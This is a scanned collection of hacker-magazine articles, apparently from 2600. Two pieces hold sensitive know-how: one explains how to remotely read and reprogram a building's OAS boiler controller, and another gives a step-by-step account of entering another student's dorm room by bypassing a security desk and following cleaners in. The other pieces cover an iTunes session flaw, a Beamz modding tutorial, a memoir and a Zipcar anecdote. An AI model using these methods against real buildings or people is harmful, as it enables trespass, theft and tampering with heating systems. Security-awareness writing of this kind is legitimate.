The descriptions of commands are fairly cryptic, as the OAS assumes that one is familiar with its administration. I shall elaborate: "R", Current Report, will print a report of the temperatures of water in various sections of the boiler as well as their status, as seen below (note that commands must be entered in all caps):

```
MODE: R
__TIME_245A_245B_245C_245D_285A_
➥285B_285C_285D____9___10__OUT__
➥AQS__DHW_CHW_STK
 12:49A  77   80   82   78   80
➥ 74   82   83   <5*  <5*| 68
➥ 194  117 >>> 136

 OFF(B) AUT(K) WINTER

_BURNER__HEAT___BYP___MAL___BAT__
➥HI__LO_
   0:03  0:00  0:00  0:00  0:00
➥ 71  68
0
__H-A__H-W__L-W__H-S_____WTR_
  198  128  113  656       0
```

TIME is self-explanatory–the time of access. 245A through 285D signify the eight thermistor sensor inputs of the computer (thermistor=thermal resistor: a resistor that varies in electrical resistance with heat), with the values underneath them denoting the temperature at each corresponding location. OAS claims that these may span three locations–perhaps the 245 and 285 are located in two separate places. _9 and _10 are two additional sensors that report apartment or outside temperatures. A "<5*" is indicative of an electrical break/open connection or indeed a temperature below 5 degrees F. Obviously the former is true in the case of this building, since it was accessed in June, and other reported temperature values are not within even remote proximity to 5 degrees or less. OUT is the sensor input for outside air; 68 is the temperature outside at the time of access. AQS stands for aquastat; this value represents the temperature of the water in the boiler. "DHW" and "CHW" are acronyms for domestic hot water and coil hot water, respectively, representing the temperature of hot water when "called" domestically and in the coil. To make this distinction, the term, "domestic hot water" or DHW refers to potable water used for functions other than space heating; i.e., water of sufficient quality for human consumption (regardless of actual usage) that is not used to heat a building. Examples include tap water used for showering/bathing, drinking, cooking, cleaning, etc. The latter value, CHW, is necessary to monitor since debris may collect on the outer coil and absorb heat, thereby lowering the temperature of the water as it travels through the boiler, thus wasting fuel as more is required to achieve the requested temperature. The significance of the arrows seen underneath CHW is that of a "probable electrical open" as according

to the electronic manual for the OAS Heat Computer 1000 (the likes of which is packaged with software that will be discussed in the latter half of this article.) Usually, though, a numerical temperature value will be displayed here. Following CHW, STK represents the temperature of the stack (also commonly referred to as a chimney) of the boiler. Notice that the burner is in winter mode, an unusual condition for a system accessed in June. Summer and winter modes differentiate in that the heat computer will cease to actively provide heat when it is set to the former option, although domestic hot water will be provided still, and winter mode is that at which the computer will provide heat and function ordinarily. Altering the mode from winter to summer and vice versa is one of the programmable set points of the system, as will be seen anon. "OFF(B)" reports the status of the burner as off, and "AUT(K)" the status of the key switch in automatic position. This key switch serves as a venue to control the most fundamental functions of the heat computer manually and locally–if in the ON position, it activates the burner in a manual bypass; that is, in the absence of a heat call. "Heat call" is simply the term for a request, either automatic/digital (the temperature may drop below the programmed threshold, necessitating heat) or manual, for heat. Calls may also occur for domestic hot water. If in the OFF position, the burner will be switched off and remain unresponsive to heat calls. In automatic position, the burner will activate/deactivate appropriately depending upon the presence of system heat calls. Also on this line may be commonly printed an indication of a domestic hot water call; it could be alternately seen as:

```
OFF(B) AUT(K) WINTER DHWTR
```

Furthermore, all of the dial-out alarm conditions described below may appear on this line of the report, in addition to OVRD (programmed override) and BAT, which indicates that the system is currently operating on battery backup. Hydronic systems may exhibit "ON(C)" or "OFF(C)", which report the status of the circulator pump as on or off. The differentiation between hydronic and steam boilers will be made throughout the current report analysis as the OAS Heat Computer handles each respective type of system slightly differently. Hydronic boilers heat fluid, usually water, to a specific temperature and heat a space through the circulation of that hot water or fluid. The circulation pump serves the specific function of returning water to the boiler once its heat has been largely dissipated.

The next line reports the burner run time, heat time, bypass, malfunction, and high/low outside temperatures for the past 14 days. As can be concluded from a brief analysis, the burner has been running for three minutes at the time of access, and no malfunctions or bypasses have occurred. It appears as if the current outside temperature is the lowest in two weeks. High aquastat temperature (H-A), high/low domestic hot water temperature (H-W, L-W), highest stack temperature and boiler water consumption are daily reports as opposed to the current ones seen above. HEAT, or heat time, displays the burner run time during heat calls (an instance of heat being turned off or on is referred to as a heat call, as noted above. The redundancy here is simply to facilitate expediency in quick reference of this particular section of the report analysis. Underneath BYP, system bypass, is placed the burner run time during a period in which the burner is active yet no heat or DHW calls are present. Bypasses will trigger the bypass alarm (see below), and may occur when the key switch has been manually set to the ON position, or if the burner has been physically controlled from the burner panel located on the heat computer system itself. In order to understand the significance of the time value, if one is present, under MAL, one must understand the method by which the heat computer defines and manages 'malfunctions'. In order to properly operate the burner as corresponds to heat calls, the OAS Heat Computer temporarily records through its circuitry the burner status. The "flame failure" circuit is that which will be interrupted if flame is not turned on when called for. The malfunction alarm is connected to this circuit and "listens" for flame failure. If a delay in excess of 45 minutes is reported between a call for heat or DHW and the activation of the burner, when the key switch is in automatic position, a "timed malfunction" occurs, the likes of which is printed here and logged as an event in the records viewable by the 'E' command. Timed and hardware malfunctions differentiate in that the latter is a failure of flame even when the burner has attempted to produce it, as opposed to timed malfunctions which are failures of the burner to activate at all; logging of this is an instant process. BAT reports the amount of time that the heat computer has been operating on battery backup.

Set Points

True to the OAS advertisement pitch of "Be A Control Freak," several attributes (henceforth referred to as "set points") of the heat computer may be remotely programmed–this is the venue through which the title of this article may be literally applied. Set points are as follows:


```
MODE: S
TIME SET POINTS                DIAL OUT
  DAY 5:30A ALARMS___MAL_AQS_
        ➥ DHW_BYP_APT_ADC__A7__A8_
  EVENING 6:00P ENABLED:
        ➥ N N N N N N N N
```

```
  NIGHT 10:00P
  AQS  120              A7.
TEMPERATURE SET POINTS
  DHW   90              A8.
  INSIDE
    DAY      69   1. 1917XXXXXXX
    EVENING  69   2. 1800XXXXXXX
    NIGHT    65   3. 191XXXXXXXX
    ATH      0    4.
  OUTSIDE         *. XXXXXXXXXXX
    DAY       55
    NIGHT     40
SUMMER/WINTER   W

AQUASTAT
  DAY      190
  NIGHT    190
  DIF       10
```

Time set points define for the system "day," "evening," and "night" by minimum hour. Thus, the period of time from 5:30 a.m. to 6:00 p.m. would be considered "day," from 6:00 p.m. to 10:00 p.m. is "evening," and so forth. The importance of establishing and defining these categories lies in the fact that the OAS determines cutoff temperatures by the time of day; this individual system will cease to heat the building actively if the inside temperature during the period of time defined as the day reaches 69 degrees, the temperature set point for this particular system. If the heat computer is administering an apartment building, heat will be provided if a majority of outside cutoff temperatures are logically opposite the inside as the system is incapable of heating the area outside of a building-therefore, 55 and 40 degrees, as seen here, are the temperatures at which, when sensed by thermistors, the boiler will initiate procedures to actively heat the building. The precise purpose and effect of summer/winter mode is unknown and absent from the technical specifications of other versions including the 3500. A reasonable assumption, however, is that summer operation involves the toleration of lower maximum aquastat and cutoff temperatures without activating an alarm by default, since the outside temperatures are obviously expected to be higher. Under "aquastat" are the temperature settings with a permitted differential of ten. Dial out and alarm conditions follow–the computer will generate an alarm message in the instance of a burner malfunction, an aquastat temperature below the specified minimum (120 degrees, here), excessively low domestic hot water temperature, system bypass, disconnected area sensor, and/or an analog-to-digital converter error. A7 and A8 are additional generic alarms that may be connected to external devices. Alarms MAL through BYP will dial out after five minutes of the persisting condition, APT after ten, and ADC after forty. This is only logical as analog-to-digital converter and apartment sensor errors are far more likely to be resolved automatically with system resets and other automatic measures, and it is not absolutely vital that the building manager be made aware of them immediately, as they concern the machine and not the actual heat or hot water in the building. Despite what may be believed to the contrary, the terse list of phone numbers is NOT a directory of dialups to other units, (the number following the asterisk is the dialup for the unit to which the user is connected) nor is it a log of the last four numbers to dial in. Instead, the OAS will dial the numbers listed and leave an automated message, emergency page, (if a beeper/pager number is specified) or electronic message (if sent to a modem), with the alarm time and status. Often these numbers will seem rather random and unrelated when called. Remember that the purpose of this feature is to notify those in charge of the building, who are most likely responsible for remote programming of the system as well, of alarm conditions; it would do little good to have the computer call the main number(s) of the building itself to report problems. These numbers, then, could merely be those of people or other places that the owner of the computer has contact with and access to, possibly including personal numbers. In fact, the author of this article knew that the number of this particular unit was registered to a certain establishment, here called "Jones Financial". Upon calling one of the numbers listed, an answering machine picked up with the greeting, "You've reached the Joneses." Case in point.

This article will be concluded in the next issue.



The Best of 2600: A Hacker Odyssey

600-page hardcover book now being sold at booksellers worldwide including Barnes & Noble, Borders, and http://amazon.com/2600

Security: Truth Versus Fiction

by RussianBlue

In a world with cable news, internet, and search engines, we are provided with an almost live account of all the terrible things that our world is riddled with: violence, pain, and fear. With this constantly reinforced feeling of danger, safety and security become precious commodities, sought after for a premium. But while corporations tout products designed to make you safer, one must wonder: how much do fancy security measures matter? Is there a way to break the system, even in the face of overwhelming efforts to cover every crack and patrol every corner? As advanced as they are, can these systems be beaten?

This is the way hackers think. Constantly we consider and reconsider the effectiveness of security systems; we look under every rock and peer into each nook and cranny to find that one tiny weakness which, given careful management of circumstances, compromises the system. Often, however, it is a system of tiny flaws compounding each other that creates a little doorway through which the canny individual can squeeze and thereby penetrate what many would think impregnable. Alone, these little flaws go mostly unnoticed by people who aren't looking for them, but a hacker is someone who not only knows where the flaws can be found, but also how to master their intricacies and achieve a desired end: in this case, to beat the system. Let me supply my own story of a simple series of seemingly negligible flaws that added up to create a massive failure in the overall scheme of an establishment.

I am a university student living in a campus residence. The building in which I live was converted from a hotel to a student living area. A major selling point for the residence is its security. To get to the elevators in the main level, one must show an access card to the security guard who keeps 24-hour watch. To access a level of student rooms, one must swipe their access card. To get into the mail room, laundry room, or dining area, you have to swipe the same card. Each level has an individual who takes care of any reported security issues, such as intruders or suspicious activity. This looks, on paper, like a very good system and no doubt ensures safety. Students pay a premium for this security, as this particular residence is probably the most expensive on campus.

But is this security worth paying extra? As educated hackers, I have no doubt you're already looking for ways to get around the various security systems. Let me assure you, I have done the same. Though I do not recommend trying to access someone's residence without their permission at any time, I "broke in" to a room on a different level than my own. Please understand that I did so without malicious intent and only to prove that the system was flawed. This story begins on ground level.

The first challenge that I faced was the necessity of accessing elevators. People are not allowed on levels 2 or 3, which are used for conferences, without a pass. The stairs are right next to the security station, and therefore inaccessible to people without proper credentials, so they were not an option. Thus, one must somehow gain access to the elevators before they can even begin to penetrate the system. The solution to this problem, I discovered, was in the lower level. In the main area, there are stairs that go one level down to the mail room and laundry rooms, so you can traverse freely from the main level to the basement. These stairs are actually concealed from security's view and therefore provide a free pass around the desk. The main elevators also go directly down to the basement level. This means that you can get into the elevators from that level without security knowing, an obvious security flaw.

The next issue is getting onto the level you're looking for. If you are in the elevator, you need to swipe the card to go to a level where students reside. Theoretically, if you were lucky, a student would want to go to the same floor as you and punch it in, or you might be able to hit the button while their swipe was still active. I decided to try for a method that would work every time. The elevator does allow non-swiped service to several levels usable by all students and staff including the ground floor, the basement area, and an entire floor deemed the student lounge: the second-highest floor in the building. Again, a convenience for residents but a security flaw that adds to the pile. While on the ground level, the stairs up are inaccessible; the student lounge, however, doesn't have security, and you are free to traverse the floors above the conference levels by way of the stairs. Combine this with the previous way to access the elevators and student lounge, and you have a ticket to every level in the building that you could possibly care about. Again, a huge security flaw in a place that touts student security as a main priority.

What has not yet been discussed, however, is what to do once on the targeted floor. To get into the room, you need to swipe your access card. No card, no access. There is, once again, a simple solution. Clearly posted by the elevators of each floor is the cleaning schedule for the rooms. It tells you what day the cleaning service comes by to clean the bathroom in each room. This part is more a matter of timing. It takes cleaning about ten to 15 minutes to do a room, but as long as you're patient, you can get it right. If you want a quick peek into the room, just walk by and you get your glimpse. If you want access, you need only to catch the cleaners as they are finishing up. They only do the bathroom and a quick vacuum, but most students are either in classes or clear out of the room for a few hours when it's cleaning day. If you get into the room as the cleaners are leaving, they won't really bother you. And there you will

likely have access to the room for as long as you need it.

Doing this, I only left my friend a calling card to show off the little feat, but it would be child's play to do something more malicious. The rooms don't have safes, and even if the resident does, you need only a box to take it out. People move things in and out all the time, and nobody will think twice about it. Passports, documents, work, or possessions could conceivably be taken. Obviously the security is not as effective as the residence suggests. It makes no sense that in a building that has 24 hour security I was able to access a particular room with only a couple of days of patience and a brain. There was no trick key, and there were no tools involved.

Some of you are probably asking why I was not caught by the floor's other residents, as a stranger, or why the cleaning ladies didn't know that it wasn't my room. The answer here is in the volume of people. The building has almost 1000 residents, and each of these staff members sees over a hundred faces going in and out per day. This rather foils the idea of people being able to simply recognize a stranger, given that many of the people who do live here are new to them every day. Security flaw.

This brings us to an important question which we face in modern society: are the security systems touted by this residence and that apartment really effective enough to guarantee our safety, or are they just a ploy to attract potential customers? It's a dilemma, and there are good arguments on both sides. As logical people, I'm sure we can all appreciate the added security, and thus safety, of locking doors at night or installing an alarm system in our homes. On the other hand, most of us are experienced hackers. We know that every system has its weaknesses and therefore can be broken. Thus, while my story tells you how to break into a university residence room, I hope that you give some thought not to breaking the system, but instead to what breaking this system means. This ever-present ability to hack these systems counteracts the boasts that companies make about their security systems. It would seem impossible to create a system that couldn't be hacked. Does this mean that security systems are a waste of money? Does it mean that complete safety is impossible? Does it mean that, unable to afford much of the security used by corporations and companies, even reasonable safety is out of reach for most people?

These are not questions for which I profess to have answers, but they are something for every hacker to think about when finding holes in security schemes, be it security for a building or a computer program. Think not only about where the hole is and what can be done through it, but what it means for safety and security as a whole. Just some food for thought.

Hacking the Beamz

by shotintoeternity

The Beamz (available at `http://➥thebeamz.com/`) is a MIDI-controlled, musical instrument called a laser harp. It uses laser beams as an interface to trigger music samples in .wav, .mid, and .sgt formats. When you interrupt the laser beams with your hands, you can play any of the pre-recorded music segments. The Beamz is powered via USB, and a proprietary application and driver control it.

Here's the problem: although the hardware is solid and, at $400, much less expensive than other laser harps, there's no way to modify the sound samples within the application itself. Unfortunately, the proprietary Beamz application is currently the only software which interfaces with the device. This tutorial will help you modify the sounds which the application triggers so you can edit the sounds which the device can play. After editing the files as shown below, you can make the Beamz into a laser MIDI controller for your own samples.

Editing Process

The easiest way to drop in your own sample into your laser harp is by a simple .wav file swap. To do this, go to the Beamz music information in the default location:

```
C:\Documents and Settings\All Users
➥\Documents\Beamz\Beamz_Music
```

First, you need to rename the .wav files in the directory to a different extension, to back up the original samples. If you accidentally delete a sound, you can always restore the sounds from the Beamz software that shipped with the device. I use the .wax extension, but you can use anything you like. Then, substitute your own .wav file with the exact same name as the original Beamz file that you renamed. Make sure the .wav file is recorded at the exact same BPM (beats per minute) as the default BPM on your Beamz track. Rather than playing the pre-recorded Beamz sample, you will then be able to hear whatever sound you dropped into the Beamz music directory.

As an example, let's take a look at the C:\Documents and Settings\All Users\Documents\Beamz\Beamz_Music\Get'n Chilly\ directory. The following files comprise the rhythm section of the song "Get'n Chilly" in the Beamz application:

```
BREAKDOWN.wav     DRUMS ONLY.wav
DRUMSnBASS.wav    INTRO GROOVE.wav
INTRO.wav         MAIN GROOVE.wav
```

To change them, I recorded six different drum beats at exactly 97 BPM using some freely available drum machine software called Hammerhead (http://threechords.com/hammerhead). After substituting my samples with the Beamz built-in samples, I was able to completely control the rhythm of the song.

On some songs, like "Rastafari," these beats are notated in the names of the .wav files. For instance, Groove A 4.wav is a four measure .wav, whereas Groove D 8.wav is an eight measure .wav. By swapping these files for your own, you can entirely replace the pre-made samples in the song.

Advanced Editing

The Beamz music was originally composed using Microsoft DirectMusic Producer software, freely available as a download from Microsoft. The software uses .sgt files, which are very small audio sequences that contain segments of a larger file in addition to standard .wav and .mid files. For advanced editing of the sounds – including MIDI triggering, frequency, and pitch – you need to edit the .hb files located inside of the Beamz song directories. The files are coded in XML, and any number of beam attributes can be changed.

Each .hb file starts out with an XML tag similar to the one below:

```
<Program UseBundle="0" Name="Get&apos;n Chilly" Genre="HipHop" GUID="9cc86704-
➥86cf-4b78-a2e9-721819951f27" AudioPath="StandardMusic.aud"
➥ VideoStart="0.000000" BPM="4" Beat="4" Tempo="0.000000" TempoRange="0.40000"
➥ UseTempo="1" LockPitch="1" Volume="-360" DynamicChannels="0">
```


This code gives information about the Beamz track (each with its own unique GUID) to the application. Afterwards, you will see code in this general format:

```
<Beam ID="256" Name="Bells N Whistles" Description="One Shot"
PulseRate="16" PulseTriplet="0" PulseDelay="44" StartRate="0"
StartTriplet="0" StepInterval="4" StepMult="1" Mode="Secondary"
Poly="10" Trigger="OneShot" Step="0" FreeWheel="0" Slave="0" Master="0"
Volume="0" TimeShift="0" NoCutOff="0" GroupCount="-1" GroupID="-2">
      <Regions>
        <Region Name="Default" Title="Bells N Whistles" Comment="One
➥ Shot">
          <Segments>
            <Segment File="BellTree hit.wav" Vol="-570" EndTime="1"
➥ LoopEnd="1" />
            <Segment File="Ding hit.wav" Vol="-370" EndTime="1"
➥ LoopEnd="1" />
            <Segment File="CHIMES.wav" EndTime="1" LoopEnd="1" />
            <Segment File="CYM 5.wav" Vol="-570" EndTime="1"
➥ LoopEnd="1" />
          </Segments>
        </Region>
      </Regions>
    </Beam>
```

The description of this Beam as "One Shot" indicates that at any point during the sequencing of the Beamz track, the sound will play once without looping. This attribute is defined in the Trigger section of the tag. Other sounds are "Pulsed" sounds, which indicates that a number of notes will be played and looped on that particular Beam. Each attribute within the tag corresponds to MIDI data, which controls the sound the laser produces.

Data under the <Segments> tag of the .HB file controls which .wav files the Beam will trigger. In this case, the Beam will play one of four .wav files (BellTree hit.wav, Ding hit.wav, etc.). When swapping your .wav files with the built-in sounds, you can edit the Segment File attribute to point to your own sounds.

If you need some sources for your samples, check out music software like FruityLoops or Reason, along with the open-source sound editor Audacity (http://audacity.sourceforge.net/). Please e-mail me at shotintoeternity@gmail.com if you have any questions or are interested in collaborating on this project.



Hacker Perspective

Jason Scott

At the time, I called myself a hacker simply because it was the word that fit.

I am nearly 40 years old, but I feel like I have lived several lifetimes, multiple distinct capsules of being and knowing, each quietly coming to a close with a physical or mental move into a new direction. Through it all, however, machines of plastic and metal and glass have guided my direction, given me sustenance and comfort, and driven me to come out of various shells that sometimes I didn't even know I had been disguising myself in.

From the moment my father, working at IBM's research center in upstate New York, brought home what passed for a home computer, it was obvious which one of the three children would make them his life; my siblings and I do not share the same accents in our voices, the forking of our daily lives and my attachment to this machinery and way of life being so total and complete. In 1978, these computers were borrowed from work as you might sign out a rare book or artifact, and the weekend visitations I would make to my father's house, now nearly empty from a divorce, were centered around which new item he'd be able to bring to my attention. After a dozen or so of these lends, The Commodore PET, a machine bursting with 8k of memory to write programs, stayed permanently, a between-the-cracks forgotten item from work. With a cassette drive that relied on audio signals to transfer a program over a matter of minutes, and a black and white screen barely five inches across, it was obvious that I was never looking back to any other choice in life. Computers it was, and computers it is.

I feel the hardest thing to translate from these old memories is the sense of time, the distances of minutes that were an expected aspect of the experience at the time. I recall an Atari game that would take 20 minutes to load by cassette. "Once you get a floppy drive, you'll never go back," said the wonderful man who ran the local computer store who I befriended. And he was very right; I never did. Even now in the dusk and sunset of the floppy disk, the feeling of holding a solid piece of plastic in my hand and knowing information was on it is still strong in me. I could walk around with whatever-you-please on those floppies, be they games, programs, or writings typed out and transferred via phone line to other waiting floppy disks inside floppy disk drives that would write their payload with a churning, remembered-years-hence grind.

To speak of "transferring," as well, is to bring back a flood of memories; of phone numbers dialed in the dark of night, hoping beyond hope that a busy signal wouldn't respond, that I'd hear the click of relay that meant a machine, a modem, was providing me a terrible screech of a carrier that meant it was my turn, my solitary turn, to connect to another person's computer. A person, I might add, that I would likely never meet.

But maybe this is one of the biggest mistakes that people make when they look back at the era I was a part of: meeting was fundamental! Modems, all told, were miraculous things, able to connect and transfer data via telephone lines, but they did so very slowly, very unevenly, and it was so much easier just to find a way to travel the distance, meet the people, trade, and duplicate there in person.

Some of my finest memories of that time are not of cards successfully installed, games finally beaten, or messages successfully written. It's of parties I had my father drive me to to meet online friends, of careful negotiation of the train system to arrive at a mall in White Plains to quietly wait for friends to arrive at the appointed time. I remember aimless walks through neighborhoods and streets, talking of all things technical, occasionally misrepresenting my knowledge or having others misrepresent theirs, but through it all, a muddling, growing sense of self-worth and character that would only strengthen as disk-copying friends became best friends.

And I recall a meeting in the Citicorp Center in 1987, a trip into then-scary New York City. I was a 16-year-old "hacker," wide-eyed and nervous, standing among kindred spirits, one of them calling himself Emmanuel Goldstein and heading out to a Chinese dinner afterwards, my scant funds barely able to pay my part of even this inexpensive meal.

The "hacker" nomenclature, which I fashioned on my breastplate and used to shock and ally, was something I picked up from media and what I read; I didn't know at the time the

long history the spirit of it had or when it truly became a synonym of evil. All I knew was that it felt right, a word that got attention and which I felt applied to me - I still do. It was a word that felt like an adjective, a noun, a verb. It felt like a song, a theme, a medal. And whether I sought knowledge, or attention, or friendship, the word served me well.

Information was meager, then. Information, that is, that would be of interest to a computer-obsessed person who wanted to know what was out there, out beyond his seemingly tiny realm of mastered knowledge. I'd take commuter rail trains to libraries in larger towns, poring over paper copies of *The Readers' Guide to Periodical Literature* to find some mention, any at all, of hacking, computer information, or bulletin board systems. It was, often, a fruitless search, and a wasted afternoon save the paperback novel I'd read on my long trip back home. Imagine a single Google search that was a day's trip.

But when information became available to me, via the bulletin boards (computers with modems attached, really), I'd save it. I'd print it out, store it to one of my beloved floppies, and later keep them at hand on the many-thousands-of-dollars hard drive I had, again a lend from IBM by my father, providing me ten megabytes of storage for whatever shook my fancy. Hard drives, as they entered the homes of my friends and myself, were like being given the keys to a city. We'd sit on the phone and scope out the future expansion of information we'd be able to sustain on these monsters.

I kept them, these talismans of information, these hard-won, slow-downloaded, carefully traded pieces of text, which we just called textfiles or general files or texts and later textz. I sorted them, held them close, and let them follow me through my capsules of living, of college student and temp worker and art director and system administrator. They stayed in the back of my mind, and in my 28th year, I browsed around what seemed to have been an infinite collection of information on the Internet, and found these files had not survived the trip. So I brought them online, from my backups. They had taken me years to collect; they barely counted up to 40 megabytes. This was textfiles.com, and in no short time it became the way many people knew me, and formed the backbone of my online identity. It still does, to hundreds of thousands of people a month.

A week barely goes by without some handful of what might be called fan letters, people writing me to thank me for thinking to collect these artifacts of my youth, these writings and programs and captures and printouts. To some who are my age, these are memories, nostalgic guideposts to their own childhoods and early adulthoods, when all of us were swept into this wave of technology and changed ourselves forever. Others, I am pleased to note, read these files for the first time, as I read them for the first time 20 years ago, with no expectations and the humor, horror, and inspiration that comes from reading missives from another like-minded soul.

Once upon a time, as my father was growing up in the 1940s, his father would unnerve him by simply watching him eat dinner quietly, not taking his own food but just watching his son eat. For my grandfather, an immigrant who had lived through some terrible times and had many close relatives lost in war and holocaust, just the sight of his own son eating as much as he cared to and facing a life ahead was pleasure itself. My father could understand this, in a general sense, but he himself had not been through war and did not know loss to such a level. For my father, life was the way it was and his own happiness was seeing his children grow up in the 1970s and 80s with their own removed boundaries, the inexpensiveness of air travel, the delight of suburban space in a beautiful countryside, and the potential of their own lives.

For me, the delight of seeing the next generation grow up in a world where screens can be touched and react accordingly, where devices hanging off key chains can contain the entirety of my 1980s collection of information, where one glance at a device in their pocket and they know exactly where they stand and not know the fear of being truly lost... these are what drive me to keep my eyes open, to know the next new thing, to remember the old but not be trapped by it.


The idea, the spirit of what I call "hacking" is buried in those files, awaiting each new set of folks to come across them, either by laptop or mobile phone or inkjet printing or whatever brings the words to you. I could tell you what "hacking" is, for me, and I think I've done a bit of that here, but realize that "hacking," in the end, is just a word, a shorthand to try and reach out to others like yourself and begin a conversation.

But the conversation, the information, the story is where the treasure is.

That is what mattered.

That's what matters now.

Jason Scott is the webmaster behind textfiles.com, a collection of historical documents from most of the networked life of computers. He is also the director of "BBS: The Documentary," a Creative Commons licensed documentary on the history of the bulletin board system.



iTunes Stored Credit Card Vulnerability

by Brendan Griffiths

A little background: About three weeks ago, my laptop was stolen. A day after the computer went missing, I started to get bills from iTunes for songs I hadn't purchased. Whoever had possession of the laptop was purchasing songs through the iTunes store, because I had enabled the one-click download feature.

I immediately contacted iTunes support (which is only available by email and took more than 48 hours to respond). They suggested I cancel the credit card linked to my account and change my password, both of which I did immediately.

Assuming that, with the password changed, the thief would no longer be able to continue purchasing songs, I added my new credit card number to my account. Immediately, I was billed for a backlog of songs that had been purchased while my previous card was inactive. Again, the answer from iTunes support was that these purchases must have been made before I changed my password, and that my account was now secure, but that I should have my credit card reissued again, just to be safe.

For a couple of weeks, everything seemed fine. I was able to add my new credit card to the account, and no additional fraudulent purchases were made. Then, over the past few days, new bills started to come in from the iTunes store, again for songs I never purchased. After calling Apple's customer support line several times, I was able to reach someone in the iTunes store who told me that there was no way that someone with a stored password would be able to make purchases once the password had been changed on my end. Not believing them, I decided to test it myself, using a second computer.

So here is the big security hole: once you are logged in to the iTunes store, and have the one-click purchase option turned on, there is absolutely no way to stop downloads from bring charged to your account. Even Apple seems unable to stop them.

Here's how to test this: Log yourself into iTunes on two separate computers. Download a song or two on both, and make sure that you have the one click or click-to-buy option turned on. Now, on one of the computers, go to the account settings page and change your password. On the other computer, try downloading a song. You will see that it downloads without a problem, even though the password has been changed. You can even try quitting iTunes, restarting, etc. You will always be able to download songs from the second computer, even without entering the new password.

Clearly, this is a major security issue that, for whatever reason, Apple is completely unwilling to recognize or fix. Thankfully, my credit card company reversed all the charges from iTunes, so this ordeal hasn't cost me anything financially. However, it has been an incredible hassle and waste of my time.

Hacker Perspective is a regular column featuring the views of various luminaries known to the hacker community and oftentimes the mainstream as well. In the past, we've featured commentaries from:

The Cheshire Catalyst	*Barry Wels*	*Bill Squire*
Bruce Schneier	*Nick Farr*	*Mitch Altman*
Phiber Optik	*Bre Pettis*	*Rop Gonggrijp*
Phillip Torrone	*Virgil Griffith*	*Martin Eberhard*

We want this list to grow even bigger. Is there a person you're aware of who is a known entity and has made a noteworthy accomplishment of some sort that would be recognized by the hacker community? Do you feel this individual would have something of interest to say about what it means to be a hacker? If so, then let us know and we will try to entice them into writing the next Hacker Perspective! Email us at articles@2600.com with details.

Zipcar's Information Infrastructure

by IntlOrange

Zipcar is the largest car-sharing company in the country, and, while their marketers promote the size of their fleet, I'm more interested in the hidden information infrastructure that makes it all possible.

Reluctant to do anything that could jeopardize my membership, I've made some inferences about how their systems work without resorting to hacking any of their hardware (i.e., damaging vehicles). These stories of "edge cases" should illuminate some of their systems' inner workings.

To those unfamiliar with Zipcar's car-sharing model, it works like this: Customers pay an annual membership fee (around $50) in exchange for access to Zipcar vehicles, which are parked in designated spaces in urban areas. Cars must be reserved in advance (although it could be as little as one minute in advance), and reservations can be made by phone or online, through the website or a stripped-down mobile interface. Reservations may be for as little as one hour or for multiple days. To access the vehicle, you hold your RFID membership card over a sensor installed on the driver's side of the windshield. The car verifies that you have reserved it for this time, and it unlocks all its doors. The keys are already in the car, tethered to the steering column, so you're all set.

In addition to the annual membership fee, customers are charged an hourly rate for using the vehicles, which ranges from $8.50 to $10.50 an hour, depending on the car's cool factor (Mini Coopers are most expensive) and gas mileage (Priuses are cheapest). The hourly rate includes the cost of gas and mileage up to 180 miles, after which there is a per-mile surcharge. (There's a gas card in the visor that you can use to fill up when needed.) Also, when booking for a 24-hour period, a special all-day rate is used, which is about $70-$90. In short, Zipcar is a great deal; it's much less expensive and far more convenient than regular car rentals when you only need a vehicle for short periods of time every so often.

One time, I went to pick up my reserved Zipcar, but the member before me hadn't yet returned it. I patiently waited for 15 minutes, and then, just as I pulled out my phone to report the tardiness, the black truck roared into its designated parking space -- with two enormous couches still in its bed. WTF? The dude gets out, apologizes, and asks me to help him unload the couches. Apparently, he was running late and hadn't been able to complete his move. He asked if I'd reported that he was late yet, and I said no. (A $50 late fee discourages tardiness.) I asked him to lock the truck by tapping his Zipcard to the RFID Reader so I could then unlock it with my own card, officially starting my reservation. He basically refused to "check out" of his reservation, explaining that "If they don't know when I returned it, then they won't charge me the late fee." I didn't have time to argue at this point, so I just took the truck, returned it an hour later, and locked it using my card.

I called Zipcar later to tell them what happened, and they confirmed that, yes, of course, they cannot be outsmarted. You see, until you lock the car with your card, the clock is still running on your name. So, in this case, Mr. Late Driver was "on the clock" until I locked up at the end of *my* reservation. So he was charged for his reservation, plus a $50 late fee, plus $9 for my hour of driving. (I still had to pay for my hour, too, which is unfortunate for me, but a win-win for Zipcar.)

